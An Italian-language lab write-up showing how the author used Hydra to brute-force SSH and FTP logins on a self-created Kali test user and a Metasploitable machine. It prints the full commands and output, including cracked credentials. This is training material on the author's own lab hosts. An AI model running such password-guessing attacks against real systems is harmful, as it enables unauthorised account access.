



Authentication cracking with Hydra



L'esercizio ci chiedeva di provare con Hydra a craccare pass e user name di un test user su kali, quindi come prima cosa abbiamo creato un nuovo user con il comando `sudo adduser test_user`



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of the `sudo adduser test_user` command. The output includes prompts for a password, full name, room number, work phone, home phone, and other information. The user 'test_user' is successfully added to the system. The terminal also shows the user logging in via SSH and the SSH service starting.

```
(samu@10)-[~]  
$ sudo adduser test_user  
[sudo] password for samu:  
info: Adding user 'test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group 'test_user' (1001) ...  
info: Adding new user 'test_user' (1001) with group 'test_user (1001)' ...  
info: Creating home directory '/home/test_user' ...  
info: Copying files from '/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []: conti  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] Y  
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...  
info: Adding user 'test_user' to group 'users' ...  
  
(samu@10)-[~]  
$ sudo service ssh start  
  
(samu@10)-[~]  
$ sudo nano /etc/ssh/sshd_config  
  
(samu@10)-[~]  
$ ssh test_user@ip_kali  
The authenticity of host 'ip_kali (127.0.0.1)' can't be established.  
ED25519 key fingerprint is SHA256:tf2FeRzC6JkDpP6hpF0p23GM1cK4VyhGVh3sWv00B.  
This key is not known by any other names.
```

- Una volta fatto abbiamo fatto partire il servizio
- ssh (protocollo di rete che fornisca una connessione crittografata tra due dispositivi) e aperto Hydra dandogli il comando `hydra -l userlist -p passlist ip -t4 ssh`

```
(samu@10)~[~/Desktop]
$ hydra -l userlist.txt -p passlist.txt 192.168.1.9 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 09:32:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:6/p:6), ~9 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9  login: test_user  password: 654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 09:33:22
```

La prossima task era di provare con il protocollo ftp (file transfert protocol, incaricato di trasferire file su una rete). Una volta installato il servizio ftp su kali con il comando `sudo apt install vsftpd` riproviamo su Hydra con lo stesso comando `hydra -l userlist -p passlist ip -t4 ftp`

```
(samu@10)~[~/Desktop]
$ sudo service vsftpd start

(samu@10)~[~/Desktop]
$ hydra -l userlist.txt -p passlist.txt 192.168.1.9 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 09:37:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:6/p:6), ~9 tries per task
[DATA] attacking ftp://192.168.1.9:21/
[21][ftp] host: 192.168.1.9  login: test_user  password: 654321
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 09:37:34
```

Abbiamo poi testato lo stesso comando sulla porta ftp su Metasploite (sempre nella stessa rete)

```
(samu@10)-[~/Desktop]
$ hydra -L usertest.txt -P passcript.txt 192.168.1.8 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 09:42:15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~13 tries per task
[DATA] attacking ftp://192.168.1.8:21/
[21][ftp] host: 192.168.1.8 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 09:42:57
```